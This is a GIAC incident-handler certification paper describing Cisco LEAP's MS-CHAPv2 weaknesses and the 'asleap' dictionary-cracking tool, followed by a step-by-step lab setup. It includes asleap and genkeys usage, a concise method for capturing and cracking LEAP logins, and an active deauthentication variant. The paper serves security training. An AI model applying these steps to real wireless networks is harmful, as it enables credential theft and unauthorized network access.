Global Information Assurance Certification Paper

Cisco's LEAP vulnerability

and the "asleap" exploit

GIAC Certified Incident Handler
GCIH Practical Assignment
Version 3 (revised July 24, 2003)
Submitted: 27th June 2004

Abstract

This paper is submitted as partial fulfilment of the GIAC Certified Incident Handler accreditation. This document refers to a fictitious company "GIAC Enterprises", that was subject to a successful wireless network attack. The paper looks at the environment, the attack from the attackers' perspective, and the incident handling process from the incident handlers' perspective. There are a number of recommendations in the "Lessons Learned" phase of the Incident Handling process that would enhance the security of GIAC Enterprises.

Acknowledgements

I would like to thank the following people for their assistance in the production of this paper.

- ✓ Brian Hutson
- ✓ Damien Miller
- ✓ Michael Podhorodecki
- ✓ Euan Prentice
- ✓ Josh Wright
- ✓ and most of all Donna Goudie, without her constant support I would not have completed this document.

You have all helped me in various ways throughout this project, and have all contributed to making this a better product. Thanks!!!!

Table of Contents

Statement of Purpose

The topic of this paper is an exploit known as "asleap". The intention of highlighting this exploit is to further demonstrate the relative ease with which this exploit can be performed, and the potentially catastrophic consequences of a successful attack.

The attacker will firstly gain knowledge about the wireless network from the press, and then determine GIAC Enterprises is still running the vulnerable system. The attacker will then capture the information required to gain network access with a wireless sniffer, and then download reports from the accounts server.

Notes:

1. A glossary of terms is provided in Appendix A - Glossary of terms.
2. Fictitious names and IP addresses are used throughout this document.

The Exploit

Introduction

Wireless networks are used to extend the typical wired network within corporations, small businesses and home offices. They reduce the cost and clutter of wired LANs, and add a great deal of convenience through greater mobility. As connecting and participating in the wireless network does not require a physical connection, it is possible for illegitimate users to access the wireless connection without the permission or knowledge of the owners of the wireless network. This can lead to financial loss through malicious activity resulting in theft of data, usage of resources (such as Internet bandwidth) or compromising workstations or servers resulting in downtime. Typically the owner of the wireless network is unaware of the compromise and only begins to suspect something is wrong when a large bill arrives from the Internet Service Provider or the computers on the network start behaving erratically.

Unfortunately many of the standards for implementing security to deny unauthorised workstations in wireless networks are flawed. The first attempt at a "common standard" for implementing wireless security was Wired Equivalent Privacy or WEP. WEP has proven to be susceptible to cracking by a variety of sniffing tools including WEPCrack (http://wepcrack.sourceforge.net/) and AirSnort (http://airsnort.shmoo.com/). These tools use a wireless card to in RFMON or promiscuous mode to passively collect packets and decrypt the WEP key. Once the WEP key is known you can connect to the network and use the resources that are available, just as if you were on a wired network. The main weakness in WEP is the Key Scheduling Algorithm in RC4. This was documented by Scott Fluhrer, Itsik Mantin, and Adi Shamir in their research paper titled "Weaknesses in the Key Scheduling Algorithm of RC4[i]". This weakness is not the topic of this paper and therefore will not be discussed in detail, suffice to say WEP security is inherently limited, and therefore manufacturers and standards organisations began to look for alternatives.

Cisco developed Lightweight Extensible Authentication Protocol (LEAP) to provide a means of securing wireless network communications. At the time of implementing LEAP there was no credible alternative means of authenticating users to a wireless network. LEAP is also an easy authentication scheme to deploy as it does not require the implementation of digital certificates or other security controls.

Cisco claims LEAP provides many security features over using standard static WEP. These include the following[ii].

- Strong mutual authentication - both workstation and access point authenticate to each other. This prevents man in the middle attacks.
- Dynamic, per user, per session key – as the WEP key is not static it is no longer plausible to sniff for the WEP key and attach to the network.
- Random starting value of Initialisation Vector (IV) – the IV is a sequence of bytes prefixed to the data before it is encrypted. The IV changes on a per packet basis to make it more difficult for attackers to predetermine the next key sequence.

- Independent WEP key derivation at both the client and the ACS server – the WEP keys are different at the client end and the Access Control Server (ACS server), making WEP key cracking more difficult.
- Policies for re-authentication on the ACS RADIUS server – the workstation and the access point must re-authenticate to each other periodically to further ensure against man in the middle and replay attacks.

Cisco's LEAP is a variation of Extensible Authentication Protocol (EAP) but is not IEEE 802.1X[iii] compliant as it modifies the packets at the access point.[iv] LEAP is a Cisco proprietary protocol that only works between Cisco devices and Cisco licensed devices. When a user (with the appropriate software) associates with the Cisco Wireless Access Point (AP) they are prompted for their login credentials. The credentials are passed from the AP to the ACS, which validates the credentials against either the Cisco Secure internal database or an external user database (Windows NT/2000, Novell NDS, Generic LDAP, External ODBC database, RADIUS Token Server, Vasco Token Server, ActivCard Token Server, AXENT Token Server, CryptoCard Token Server, SafeWord Token Server, RSA SecurID Token Server). When the user and access point has successfully negotiated credentials the workstation is granted access to the network via the AP.

A typical configuration of a LEAP installation can be seen below in Figure 3 - LEAP connectivity diagram.

Announcement

The exploitable vulnerability was announced in the following advisory services in early August 2003.

- US-CERT Vulnerability Note: VU#473108 03/10/2003 - http://www.kb.cert.org/vuls/id/473108
- Bugtraq ID 8755 - http://www.securityfocus.com/bid/8755/
- Cisco Security Notice: Dictionary Attack on Cisco LEAP Vulnerability - http://www.cisco.com/warp/public/707/cisco-sn-20030802-leap.shtml

The vulnerability was discovered by Joshua Wright, who demonstrated that he had created an exploit for this vulnerability at the DEFCON 11 conference[v] on August 3rd, 2003. The exploit was not made publicly available until April 6, 2004 when Joshua Wright released the source code he demonstrated at DEFCON 11 on http://asleap.sourceforge.net.

Description of Exploit

asleap enables attackers to harvest active usernames and passwords from authenticating wireless users. After the attacker has harvested the logon credentials they can then authenticate to internal network via the access point as if there were an authorised person. If the ACS uses an external database, such as Windows NT/2000 domain or LDAP, the unauthorised user can authenticate to other systems using the authorised users' credentials. Users typically repeat usernames and password to save remembering multiple credential sets, so even if the internal ACS database is used, it is likely an attacker could reuse credentials to gain access to other corporate systems.

This vulnerability exploits well known weaknesses in MS-CHAPv2 challenge/response. Cisco uses a variant of the MS-CHAPv2 authentication for LEAP. Therefore, all Access Points using LEAP (IOS and VxWorks) are vulnerable to this attack. Note: this weakness is in all MS-CHAPv2 implementations.

The MS-CHAPv2 challenge/response has several significant flaws[vi]:

- No salt is used in conjunction with the NT hash – this enables pre-computed dictionary attacks as there is a known relationship between the hash and the password
- Weak DES key selection for challenge/response – which permits recovery of 2 bytes of the NT hash
- The username sent in clear-text – which gives away half of the information required to authenticate.

"Salt" is a string of random characters that is added to the password before it is hashed. The salt is stored with the password in the authentication database. As the salt is a random element in the password that is stored in the database it is virtually impossible to crack. LEAP does not use salt in the process of generating the hashes.

Dictionary attacks are a brute force method (trying a large number of possible values until a match is found) that compares a precompiled list of words or in this case encrypted strings and tests until a match is found.

When data is hashed or encrypted it is converted from a variable length string to a fixed length string. The problem with this method is the predictability of the encryption. For example if the following text – "mysecret" is encrypted it would yield the same encrypted string every time with the same encryption key. Therefore this type of encryption is susceptible to a dictionary attack.

A weak DES key for the challenge/response key means there is some predictability in the encrypted key. This greatly reduces the number of possible encrypting keys as only a small number of keys are able to give the encrypted values. The search range of 2.5 million possible passwords reduces to approximately 30[vii]. When the LEAP implementation of EAP receives a challenge at the workstation (STA) it encrypts the challenge three times using portions of the hashed password as seeds. As DES requires a seven byte seed algorithm the STA splits the 16 byte NT hash response into three segments. The message must be split into two seven type seeds and two bytes in the last seed. The last five bytes are filled with NULLs. The last seed has only 65,536 (2^16) possibilities, which is a trivial for a computer to calculate all possible values. This is shown below in Figure 1 - 16 byte NT hash.




Figure 1 - 16 byte NT hash

Sending usernames in clear text hands an attacker half of the information required to logon. An example of the ASCII text of one of the LEAP authentication packets is shown below in "Figure 2 - Example LEAP authentication packet". The plain text username "mark" is clearly seen in the ASCII text of the packet.

```
19:35:40.907525 0:40:96:5a:77:bb > 0:40:96:34:f3:78 snap ui/C len=10
0x0000   aaaa 0300 00f8 888e 0100 0009 02b3 0009
................
0x0010   016d 6172 6b                                      .mark
```

Figure 2 - Example LEAP authentication packet




Figure 3 - LEAP connectivity diagram

Authentication packet exchange analysis

The LEAP authentication process is a 10 packet exchange process between Workstation and Access Point. The Access Point acts as a proxy for the RADIUS server to authenticate and authorise the workstations access to the network. The workstation has no access to the Corporate LAN until the authentication process has successfully completed. An example of a successful LEAP authentication packet exchange can be seen in a graphical representation in Figure 4 - LEAP Authentication Process below.




Figure 4 - LEAP Authentication Process[viii]

Figure 5 - LEAP packet exchange description shows the purpose of each packet exchanged between the STA and AP. There is often inconsistency in the number of packets observed in different captures. Packets 2 and 3 are often sent twice in quick succession (less than 10 milliseconds apart) without any apparent reason for the retransmission. This could possibly be a fail safe mechanism to increase the likelihood of the packets being received. However this is immaterial to our attack.

Packet number	Description
1	Start packet from STA to AP
2	Identity request from AP to STA
3	Identity response from STA to AP
4	Challenge from AP to STA
5	Challenge response from STA to AP
6	Success acknowledgement from AP to STA The workstation is authenticated to the RADIUS server via the Access Point
7	Challenge from STA to AP
8	Challenge response from AP to STA The RADIUS server is authenticated to the workstation via the Access Point
9	Key from AP to STA
10	Key length from AP to STA

Figure 5 - LEAP packet exchange description

Attack taxonomy[ix]

The attack is covert as it is passive on the wireless network. It has no signature as it works from a non invasive packet capture from a wireless card in RFMON mode on an 802.11 network. The packet capture is examined for LEAP challenge/response packets. When found the tool extracts the username, challenge and response. The last two bytes of the NT hash are calculated from first two bytes of the third seed in the response. The pre-generated hash file is scanned for the last two bytes of the matching NT hash. When a match is found, the entire hash is used to seed the DES operation and encrypt the challenged in packet 4. This is compared against the response captured in packet 5. If the calculated response value matches the captured response value the unencrypted password is displayed. Otherwise the hash file is scanned again for the matching last two bytes of the NT hash and the operation is repeated.

Variation of attack method

asleap can be run in an alternate mode that actively disconnects workstations from the access point. AirJack drivers are required for this functionality and can be downloaded from http://sourceforge.net/projects/airjack/. This function speeds up the capture process as it ensures workstations authenticate to the access point. asleap sends an EAP Logoff whilst impersonating the access point and a de-authentication message to the STA. It is believed that this behaviour has a higher chance of being observed by users, but there are no Snort IDS signatures for the attack at this stage. Aruba Wireless Networks claim that their "AirOS - Wireless Intrusion Detection Module"[x] can detect asleap attacks. This product has not been tested as part of this investigation.

AiroPeek NX (http://www.wildpackets.com/products/airopeek_nx) is a WildPackets proprietary wireless sniffing Windows program that can produce suitable capture files for using in conjunction with asleap.

asleap can also be run in a Windows environment using winpcap (http://winpcap.polito.it/), and cygwin (http://www.cygwin.com/). The configuration is documented by Joshua Wright as part of the asleap documentation[xi].

"The Hacker's Choice" has released a tool that performs similar functionality to asleap. Their tool is called "LEAP-Cracker" and is available from http://www.thc.org/releases.php. LEAP-Cracker runs in a Linux environment with the following prerequisite software and hardware

- AirJack Drivers (http://802.11ninja.net/airjack/)
- OpenSSL (in the Linux distribution)
- OpenSSL Devel Libs (in the Linux distribution)
- PrismII-based wireless network card
- Password dictionary file

Attack tools

asleap uses a static dictionary file to compare the stored hashed password values in the dictionary file against the hashed value of the challenge response. The dictionary hashes and index (for speed of lookup) are generated by the genkeys tool. The syntax of the genkeys program follows;

```
[root@localhost root]# genkeys
genkeys 1.0 - generates lookup file for asleap. <jwright@hasborg.com>

usage: genkeys wordlist outfile.dat indexfile.idx

e.g. "genkeys words words.dat words.idx"
```

words – is the raw file of potential passwords, one password per line
words.dat – is the generated file containing the passwords and their hash values
words.idx – is the index file to optimise the speed of the lookup

asleap is the program that is used to display the authentication credentials. The syntax of the asleap program follows;

```
[root@localhost root]# asleap
asleap 1.0 - actively recover LEAP passwords. <jwright@hasborg.com>
asleap: Must supply a stored file with -r
Usage: asleap [options]

    -i      Interface to capture on
    -f      Dictionary file with NT hashes
    -n      Index file for NT hashes
    -r      Read from a libpcap file
    -w      Write the LEAP exchange to a libpcap file
    -a      Perform an active attack (faster, requires AirJack drivers)
    -c      Specify a channel (defaults to current)
    -o      Perform channel hopping
    -t      Specify a timeout watching for LEAP exchange (default 5 seconds)
    -h      Output this help information and exit
    -v      Print verbose information (more -v for more verbosity)
    -V      Print program version and exit
```

Typical usage of the asleap program for a passive capture file would be;

```
asleap –f all.lst –n all.idx –r capture.pcap
```

Where:

-f is the file containing the precomputed NT hashes and passwords from genkeys
-n is the file containing an the index to speed up the search process from genkeys
-r is the capture file containing the LEAP logon

Summary of attack methodology

1. Obtain a password list from the internet and generate a list of password hashes from the password file with genkeys.
2. Capture a LEAP authentication exchange with Kismet or another libpcap packet capture program.
   Note: These two steps can be done in any order.
3. Use asleap with the password hashes to decipher the usernames and passwords in the packet capture.

The Platforms/Environments

The test environment

The test environment consists of the following components;

- Wireless Access Point
  - Cisco 1220 AIR-AP1220-IOS-UPGRD
  - Software Version 12.2(11)JA1
- LEAP authentication Server
  - Windows 2000 server
  - Windows 2000 Service Pack 3
  - 128Mb DRAM (Note: Cisco recommends 256Mb, but this works fine for the lab)
  - 3Gb HDD
  - Cisco Access Control Server Release 3.0(2) build 5 – Trial Version
- Users workstation
  - Windows XP workstation
  - Cisco 350 series client adapter
  - Cisco's LEAP client
  - 256Mb DRAM (128Mb would suffice)
- Wireless workstation running Linux RedHat 9.0
  - Kismet 2004.04.R1 20040408004107
  - asleap V1.0
  - Netgear MA401 802.11b PCMCIA wireless network card
  - 128Mb DRAM
  - 2Gb HDD
  - Intel PIII-400Mhz processor
- Intrusion Detection System (IDS) host
  - RedHat Linux 7.3
  - 4Gb HDD
  - 128Mb DRAM
  - AMD-K6 300Mhz Processor
  - Snort and support software packages
- Accounting server host
  - RedHat Linux 7.3
  - 12Gb HDD
  - 128Mb DRAM
  - AMD-K6 300Mhz Processor
  - Fictitious accounting software and data

The following diagram (Figure 6 - asleap attack configuration) shows the configuration of the passive component of the attack where the attacker sniffs the LEAP authentication exchange between the GIAC users and the ACS server on leap.local.giac-dom.




Figure 6 - asleap attack configuration

Wireless Access Point configuration

The wireless access point is a Cisco 1220 (AIR-AP1220-IOS-UPGRD), running IOS Software Version 12.2(11)JA1.

The wireless access point configuration was downloaded from cisco.com[xii] and modified to suit the local laboratory conditions. The configuration of the Access Point is contained in Appendix B – Cisco Wireless Access Point lab configuration.

The Access Point is configured with the following process:

1. Telnet into the AP using "telnet <ip-address>" from the Windows command line, or use the console cable and Hyper Terminal (note: do not use Flow Control in Hyper Terminal)
2. Go into enable mode using the "enable" command
3. Erase the configuration using the "write erase" command
4. Write the default configuration to memory using the "write mem" command
5. Reload the access point using the "reload" command
6. Telnet or Hyper Terminal into the AP as in 1 above.
7. Go into enable mode using the "enable" command
8. Go into configuration mode with the "config terminal" command
9. Copy and paste the configuration from Appendix B – Cisco Wireless Access Point lab configuration.
10. Write the configuration to memory using the "write mem" command
11. Reload the AP using the "reload" command
12. Telnet into the AP as per 1 above. (Username and password is now Cisco)
13. Go into enable mode as above in 2
14. Change any configuration item that is required to suit your laboratory environment and save the configuration using the "write memory" command

Users workstation configuration

Cisco LEAP client is compatible with most Microsoft Windows workstation and server products.

The workstation in used for this practical is running the following configuration;

- Windows XP Professional with Service Pack 1
- Intel PIII, 450Mhz laptop
- 256Mb DRAM (128Mb would suffice)
- Cisco ACU Version 6.3.011 (any recent version of ACU would suffice) which can be downloaded from http://www.cisco.com[xiii].
- Cisco 350 series PCMCIA client adapter, running Firmware Version 5.41 (any recent version of firmware would suffice)

1. Install the Cisco ACU client software with all defaults. A workstation reboot may be necessary
2. Launch the Cisco ACU client software
3. Configure a Profile with the following settings
    a. Commands/Profile Manager
    b. Add
    c. Enter "GIAC Lab"
    d. Select "Apply"
    e. Client name – accept the default
    f. SSID – Enter "giac-labap1200" as per Figure 7 - Workstation configuration.




Figure 7 - Workstation configuration

g. Select the "Network Security" tab
    i. Network Security type: "LEAP"
    ii. Select "Configure"
        1. Select "Automatically prompt for LEAP User Name and Password"
        2. Select "OK"
h. Select "Apply"
i. Select "Ok"
j. Close Cisco ACU program

Cisco Secure Access Control Server (ACS) and Windows 2000 Server configuration

The Windows 2000 server is running the following configuration;

- Windows 2000 Server (running as a Primary Domain Controller) with Service Pack 3 (Build 2195)
- Intel PII, 300Mhz desktop
- 128Mb DRAM
- Cisco Secure Access Control Server Release 3.0(2) build 5 – Trial Version
- 3Gb HDD with 1.7Gb free

1. Install Windows 2000 server accepting all defaults
    a. Use the following options when installing Windows 2000

i. Primary domain controller
ii. Server name of "leap"
iii. Server domain of "local.GIAC-DOM"
iv. Configure the network adapters IP address to be 10.10.1.1, and a subnet mask of 255.0.0.0
v. Configure a DHCP pool
    1. Open "DHCP Manager" from "Start/Programs/Administrative tools"
    2. Right click the server icon and select "New Scope"
    3. Type the scope name and description (your choice)
    4. Start IP address "10.0.0.100"
    5. End IP address "10.0.0.254"
    6. Subnet mask bits "8"
    7. Accept defaults
        a. Enter a default gateway of 10.0.0.1 (Note: this is a bogus gateway)
        b. Enter a parent domain of "local.GIAC-DOM"
    8. Accept all defaults
    9. Configure the DNS server from "Start/Programs/Administrative tools"(this is a bogus DNS server)
        a. Create a new zone
        b. Select "Standard Primary"
        c. Enter "local-giac-dom"
        d. Accept all default and "Finish"

2. Install and configure Cisco ACS
    a. Download the Cisco Secure Access Control Server (ACS) Version 3.2 for Windows from http://www.cisco.com/pcgi-bin/tablebuild.pl/acs-win-eval. You will need a Cisco (CCO) login to download the software
    b. Follow the installation instructions as per http://www.cisco.com/en/US/products/sw/secursw/ps2086/products_installation_guide_chapter09186a00800a4d66.html[xiv] for "Creating a Cisco Secure ACS Installation"
        i. In step 9, Check the CiscoSecure ACS database only option
        ii. In step 10, do not check the Windows 2000/NT User Database option
        iii. In step 12, enter the values in Figure 8- AAA client configuration, and select "Submit + Restart"




Figure 8- AAA client configuration

c. Accept all defaults and restart the ACS server
d. From the ACS Server console click the "ACS Admin" on the desktop to start the ACS Admin client in Internet Explorer
e. Enable logging of passed authentications for debugging (Figure 9 - ACS logging of passed authentications)
    i. From the ACS home page select "System Configuration"
    ii. Select "Logging"
    iii. Select "CSV Passed Authentications"
    iv. Select "Log to CSV Passed Authentications report" and select "Submit"

